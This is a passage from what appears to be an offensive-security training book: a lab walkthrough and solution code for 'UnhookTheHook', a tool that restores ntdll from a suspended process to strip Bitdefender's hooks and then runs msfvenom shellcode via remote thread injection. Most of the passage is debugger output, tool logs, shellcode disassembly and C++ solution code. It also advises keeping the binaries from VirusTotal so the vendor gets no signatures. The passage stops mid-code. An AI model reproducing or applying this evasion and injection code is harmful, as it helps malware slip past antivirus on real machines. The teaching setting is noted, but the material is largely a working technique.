
Technet24

Lab Execution Example and Troubleshooting Steps

Debugging notepad.exe


Here are some manual troubleshooting steps.

Create a new instance of the `Notepad.exe` process and attach to it using WinDbg Preview to observe Bitdefender's hooks.



Once you have successfully attached to the process, you can check out a function that Bitdefender commonly hooks: `NtQueryInformationProcess`. To disassemble a function in WinDbg Preview, we use the `u` command for unassemble. The command takes in an optional address of where to start its disassembly. This command is entered in the command window on the far right of the debugger. The command window has the blue bar in the below screenshot.

© 2024 Jonathan Reiter




This is the manual disassembly of the `NtQueryInformationProcess` function and the output is displayed in the command window, the same window where you ran the `u` command.

```
0:003> u ntdll!NtQueryInformationProcess
ntdll!ZwQueryInformationProcess:
00007ffe`0628d080 e93b3c1600      jmp     00007ffe`063f0cc0
00007ffe`0628d085 cc              int     3
00007ffe`0628d086 cc              int     3
00007ffe`0628d087 cc              int     3
00007ffe`0628d088 f604250803fe7f01 test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],1
00007ffe`0628d090 7503            jne     ntdll!ZwQueryInformationProcess+0x15 (00007ffe`0628d095)
00007ffe`0628d092 0f05            syscall
00007ffe`0628d094 c3              ret
```

The Disassembly window has the blue bar in the below screenshot.


Technet24



This is the Disassembly window after jumping to where the function is located. You can see here that it is indeed hooked by Bitdefender because of the `jmp` instruction where the function's prologue should be located.

```
ntdll!NtQueryInformationProcess:
00007ffe`0628d080 e93b3c1600        jmp     00007ffe`063f0cc0
00007ffe`0628d085 cc                int     3
00007ffe`0628d086 cc                int     3
00007ffe`0628d087 cc                int     3
00007ffe`0628d088 f604250803fe7f01  test    byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],
00007ffe`0628d090 7503              jne     ntdll!ZwQueryInformationProcess+0x15 (00007ffe`0628d
00007ffe`0628d092 0f05              syscall
00007ffe`0628d094 c3                ret
00007ffe`0628d095 cd2e              int     2Eh
00007ffe`0628d097 c3                ret
00007ffe`0628d098 0f1f840000000000  nop     dword ptr [rax+rax]
```


Now that we have verified that certain functions are being hooked, let us go ahead and detach from the notepad instance. To do so, choose `Detach` from the menu bar of WinDbg Preview as shown in the below screenshot.




© 2024 Jonathan Reiter

Debugging UnhookTheHook

Now we can use the debugger to launch the `UnhookTheHook` executable. To do this, simply choose the Launch Executable from the File menu in WinDbg Preview and browse to where the binary is located as shown below. The location of the binary on your VM might differ from mine.



Locate the program's entry point by entering the command `$exentry` in the Disassembly window.



Since you have the PDB file for the program, you can type in `u UnhookTheHook!main` in the command window; having the symbols and PDB files always makes debugging a lot easier! You can set a BP on the main function too by entering the following command in the command window: `bp UnhookTheHook!main`.

Technet24

Once the BP has been created, you can press F5 to run the program, type in `g` in the command window, or press the green play (Go) button in the menu bar near the top of the window.

```
    UnhookTheHook!main:
00007ff6`08a52690 48895c2408       mov     qword ptr [rsp+8], rbx
00007ff6`08a52695 4889742410       mov     qword ptr [rsp+10h], rsi
00007ff6`08a5269a 48897c2418       mov     qword ptr [rsp+18h], rdi
00007ff6`08a5269f 55               push    rbp
00007ff6`08a526a0 4154             push    r12
00007ff6`08a526a2 4155             push    r13
00007ff6`08a526a4 4156             push    r14
00007ff6`08a526a6 4157             push    r15
00007ff6`08a526a8 488dac2400ffffff lea     rbp, [rsp-100h]
00007ff6`08a526b0 4881ec00020000   sub     rsp, 200h
00007ff6`08a526b7 488b0552690000   mov     rax, qword ptr [UnhookTheHook!__security_cookie (000
00007ff6`08a526be 4833c4           xor     rax, rsp
00007ff6`08a526c1 488985f0000000   mov     qword ptr [rbp+0F0h], rax
00007ff6`08a526c8 e843eaffff       call    UnhookTheHook!ATL::CAtlStringMgr::GetInstance (00007
00007ff6`08a526cd 488bc8           mov     rcx, rax
00007ff6`08a526d0 4885c0           test    rax, rax
00007ff6`08a526d3 0f84250b0000     je      UnhookTheHook!main+0xb6e (00007ff6`08a531fe)
```

Program Paused

If the program seems to be in a paused state, it is waiting for you to hit `ENTER` to move to the next phase.

The `TEXT` section of NTDLL from the suspended process has been successfully read, and from here, we will see if it does the job of restoring hooks. In the console window, go ahead and hit `ENTER` to continue execution. Keep hitting `ENTER` until you see the status message `[*] Successfully restored unhooked syscall table`.

© 2024 Jonathan Reiter

Tool output

```
[*] This module will unhook hooks via a suspended process—a.k.a Perun's Fart—credit to
SEKTOR7
[*] main:60: UnhookHooks built on Sun Apr 9 16:19:00 2023
[+] New process created successfully

[+] Module handle to ntdll.dll successfully obtained: 0x00007FFE95930000
[+] Size of NTDLL image is 2052096
[+] Allocated local buffer at: 0x000001CE7B840000
[+] Successfully read 2052096 bytes of memory

[*] The process has been terminated

[+] Another module handle to NTDLL obtained: 0x00007FFE95930000
[+] Module handle for Kernel32 successfully obtained: 0x00007FFE947A0000
[+] Obtained address of VirtualProtect: 0x00007FFE947BBC70
[+] Successfully changed page protections
[*] Can you observe changes in Process Hacker?

[+] Located the first syscall: 0x000001CE7B8DCD60
[+] Found last syscall at 0x000001CE7B8E0828
[*] Syscall table has been found at
    from NTDLL TableStart: 0x00007FFE959CCD60
    from NTDLL TableEnd: 0x00007FFE959D0828
    from Buffer TableStart: 0x000001CE7B8DCD60
    from Buffer TableEnd: 0x000001CE7B8E0828
    size: 15048
[*] Successfully restored unhooked syscall table
```

At this point, we can verify if this location of the syscall table is accurate and if the hooks have been wiped out. To do so, copy the address of the syscall table from the console output and place it in the Disassembly window; hit `ENTER`. The status message you are looking for is `[*] Syscall table has been found at: from NTDLL:`. The address that comes after that is what you need to place in the debugger.

The first system call might be `ZwAccessCheck` unless you did a Windows update that changed this version of NTDLL.

Your debugger should be able to run commands but if not, press `CTRL+BREAK` (Windows), `OPTION+Delete` (Mac), or press the Break button in the debugger.

Technet24

```
Disassembly
Address: 0x00007FFE0628CD60        Follow current instruction
00007ffe`0628cd5e cc                int     3
00007ffe`0628cd5f cc                int     3
    ntdll!ZwAccessCheck:
00007ffe`0628cd60 4c8bd1            mov     r10, rcx
00007ffe`0628cd63 b800000000        mov     eax, 0
00007ffe`0628cd68 f604250803fe7f01  test    byte ptr [SharedUserData+0x308 (00000000`7ffe030
00007ffe`0628cd70 7503              jne     ntdll!NtAccessCheck+0x15 (00007ffe`0628cd75)
00007ffe`0628cd72 0f05              syscall
00007ffe`0628cd74 c3                ret
00007ffe`0628cd75 cd2e              int     2Eh
00007ffe`0628cd77 c3                ret
00007ffe`0628cd78 0f1f840000000000  nop     dword ptr [rax+rax]
    ntdll!NtWorkerFactoryWorkerReady:
00007ffe`0628cd80 4c8bd1            mov     r10, rcx
00007ffe`0628cd83 b801000000        mov     eax, 1
00007ffe`0628cd88 f604250803fe7f01  test    byte ptr [SharedUserData+0x308 (00000000`7ffe030
00007ffe`0628cd90 7503              jne     ntdll!ZwWorkerFactoryWorkerReady+0x15 (00007ffe`
00007ffe`0628cd92 0f05              syscall
00007ffe`0628cd94 c3                ret
00007ffe`0628cd95 cd2e              int     2Eh
00007ffe`0628cd97 c3                ret
00007ffe`0628cd98 0f1f840000000000  nop     dword ptr [rax+rax]
    ntdll!NtAcceptConnectPort:
00007ffe`0628cda0 4c8bd1            mov     r10, rcx
00007ffe`0628cda3 b802000000        mov     eax, 2
00007ffe`0628cda8 f604250803fe7f01  test    byte ptr [SharedUserData+0x308 (00000000`7ffe030
00007ffe`0628cdb0 7503              jne     ntdll!ZwAcceptConnectPort+0x15 (00007ffe`0628cdb
00007ffe`0628cdb2 0f05              syscall
```

Cool, it looks like this is indeed the syscall table. Now we can see if the previously hooked function `NtQueryInformationProcess` has been restored to its original functionality. In the command window in the debugger, type in the following: `u NtQueryInformationProcess`. You should no longer see a `jmp` instruction at the beginning. If you do, something went wrong, so go back and check your code. Type in `g` to allow the program to continue.

```
    ntdll!NtQueryInformationProcess:
00007ff9`0b04d080 4c8bd1            mov     r10, rcx
00007ff9`0b04d083 b819000000        mov     eax, 19h
00007ff9`0b04d088 f604250803fe7f01 test     byte ptr [SharedUserData+0x308 (00000000`7ffe0308)],
00007ff9`0b04d090 7503              jne     ntdll!ZwQueryInformationProcess+0x15 (00007ff9`0b04d
00007ff9`0b04d092 0f05              syscall
00007ff9`0b04d094 c3                ret
00007ff9`0b04d095 cd2e              int     2Eh
00007ff9`0b04d097 c3                ret
00007ff9`0b04d098 0f1f840000000000 nop      dword ptr [rax+rax]
```

Now, go back to the console window and press `ENTER` to keep going. Once you observe the status message that says: `[+] Successfully decoded shellcode`, **take note of the address of the shellcode in its local buffer** and browse to it in the disassembly window in the debugger. You will have to press `CTRL+BREAK` (Windows), `OPTION+Delete` (Mac), or press the Break button in the debugger before you can browse to that address.


© 2024 Jonathan Reiter

```
Disassembly
Address: 0x000001B83E460000   [x] Follow current instruction

000001b8`3e460000 fc                cld
000001b8`3e460001 4883e4f0          and     rsp, 0FFFFFFFFFFFFFFF0h
000001b8`3e460005 e8c0000000        call    000001b8`3e4600ca
000001b8`3e46000a 4151              push    r9
000001b8`3e46000c 4150              push    r8
000001b8`3e46000e 52                push    rdx
000001b8`3e46000f 51                push    rcx
000001b8`3e460010 56                push    rsi
000001b8`3e460011 4831d2            xor     rdx, rdx
000001b8`3e460014 65488b5260        mov     rdx, qword ptr gs:[rdx+60h]
000001b8`3e460019 488b5218          mov     rdx, qword ptr [rdx+18h]
000001b8`3e46001d 488b5220          mov     rdx, qword ptr [rdx+20h]
000001b8`3e460021 488b7250          mov     rsi, qword ptr [rdx+50h]
000001b8`3e460025 480fb74a4a        movzx   rcx, word ptr [rdx+4Ah]
000001b8`3e46002a 4d31c9            xor     r9, r9
000001b8`3e46002d 4831c0            xor     rax, rax
000001b8`3e460030 ac                lods    byte ptr [rsi]
000001b8`3e460031 3c61              cmp     al, 61h
000001b8`3e460033 7c02              jl      000001b8`3e460037
000001b8`3e460035 2c20              sub     al, 20h
000001b8`3e460037 41c1c90d          ror     r9d, 0Dh
000001b8`3e46003b 4101c1            add     r9d, eax
000001b8`3e46003e e2ed              loop    000001b8`3e46002d
000001b8`3e460040 52                push    rdx
000001b8`3e460041 4151              push    r9
```

Allow the program to continue execution by pressing `g` in the debugger and `ENTER` in the program window, and wait for the shellcode to execute via remote thread.

It is at this point in execution that the shellcode is most vulnerable to being caught. Also, during the installation steps for Bitdefender, it most likely pulled down new signatures. New signatures, and shellcode signatures, mean new methods and are now being looked for by that product.

Technet24



Yes, you are completely safe! You have successfully executed `msfvenom` generated shellcode right under the nose of an end user antivirus product. The technique is great and could possibly be used against other products. At some point, though, this might not be enough because mature EDR solutions will have installed minifilters. We would then be required to move to the kernel to equal the playing field.

Did you get caught?

Not everyone will remember to keep their Bitdefender VM cutoff from the Internet when doing this lab. The downside to this is that when more and more students run this lab, there will be some telemetry that is sent to Bitdefender for analysis. This telemetry data can be used to push down new signature updates for their customer base. Obviously, we do not want this. If you did get caught, here are some questions to think about.

- What was signatured?
  - The shellcode?
  - The technique?
  - Both?
- What modifications could be made?
  - Start small with your adjustments
- Is reversing of the product needed?
  - Maybe!
  - What component to you pick first?
    - User mode?
    - Kernel mode?

© 2024 Jonathan Reiter

- It definitely would help.
  - It will take up a lot of your time.
  - Is it worth it?

Virus Total

Previous students have submitted this lab's binary and the ShadowCraft binary to Virtus Total. Please don't do that. Even if VT shows only 2 hits, it doesn't mean other products won't look at what's been submitted. Just keep these binaries to yourself and just submit the hash, if anything at all.

TODO Solutions

TODO #1

- Create a new process but make sure it is in the suspended state

```
BOOL Ret = CreateProcessA(
    nullptr,
    (LPSTR)"rundll32.exe",
    nullptr,
    nullptr,
    FALSE,
    CREATE_NEW_CONSOLE | CREATE_SUSPENDED,
    nullptr,
    "c:\\windows\\system32\\",
    &StartInfo,
    &ProcInfo
);

if (!Ret)
{
    return ResolveErrorCode("[!] CreateProcessA: ", GetLastError());
}
```


Technet24

TODO #2

- Use the found PID to obtain a process handle to it

```
HANDLE hTargetProc = OpenProcess(
    PROCESS_CREATE_THREAD |
    PROCESS_QUERY_INFORMATION |
    PROCESS_VM_READ |
    PROCESS_VM_WRITE |
    PROCESS_VM_OPERATION,
    FALSE,
    ProcPid
);

if (NULL == hTargetProc)
{
    return ResolveErrorCode("[!] OpenProcess: ", GetLastError());
}
```

TODO #3

- Obtain the address of VirtualProtect

```
VIRTUALPROTECT pfnVirtualProtect = (VIRTUALPROTECT)GetProcAddress(
    hK32,
    (LPCSTR)VirtualProtectStr
);
if (!pfnVirtualProtect)
{
    return ResolveErrorCode("[!] GetProcAddress: ", GetLastError());
}

Message.Format("[+] Obtained address of VirtualProtect: 0x%p\n", pfnVirtualProtect);
utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);
```


© 2024 Jonathan Reiter

TODO #4

- Find the TEXT section by looping over the sections

```
    CStringA Section = ".text";
    DWORD Index = 0;

    for ( ; Index < pimgNt->FileHeader.NumberOfSections ; Index++)
    {
        PIMAGE_SECTION_HEADER pimgSection = (PIMAGE_SECTION_HEADER)
((DWORD_PTR)IMAGE_FIRST_SECTION(pimgNt) +
            ((DWORD_PTR)IMAGE_SIZEOF_SECTION_HEADER * Index));

        // once we land on the first section found, we compare its name
        //
        if (0 == Section.CompareNoCase((LPCSTR)pimgSection->Name))
        {
            // adjust section permissions so we can write to it
            //
            pfnVirtualProtect((PVOID)((DWORD_PTR)Ntdll + (DWORD_PTR)pimgSection-
>VirtualAddress),
                pimgSection->Misc.PhysicalAddress,
                PAGE_EXECUTE_READWRITE,
                &OldProtections
            );
            if (!OldProtections)
            {
                return ResolveErrorCode("[!] VirtualProtect: ", GetLastError());
            }

            Message.Format("[+] Successfully changed page protections\n");
            utils::PrettyPrintA(LIGHTGREEN_COLOR, Message);

            // good to keep moving on here
            // now we can find the syscall table, which isn't always in a reliable location
            // have to find it dynamically
            //
            DWORD SyscallTableStart = GetFirstSyscall((PCHAR)Buffer, pimgSection-
>Misc.VirtualSize);
            DWORD SyscallTableEnd = GetLastSyscall((PCHAR)Buffer, pimgSection-
>Misc.VirtualSize);

            // validate the results
            // start and end cannot be 0, and start must be < end
            //
            if (0 != SyscallTableStart && 0 != SyscallTableEnd && SyscallTableStart <
SyscallTableEnd)
            {
                // determine the size of the table
                //
                DWORD SyscallTableSize = SyscallTableEnd - SyscallTableStart;
```


Technet24

```
                Message.Format("[*] Syscall table has been found at \n\
\tfrom NTDLL TableStart: 0x%p \n \
\tfrom NTDLL TableEnd: 0x%p \n \
\tfrom Buffer TableStart: 0x%p \n \
\tfrom Buffer TableEnd: 0x%p \n \
\tsize: %lu \n",
                    ((DWORD_PTR)Ntdll + SyscallTableStart),
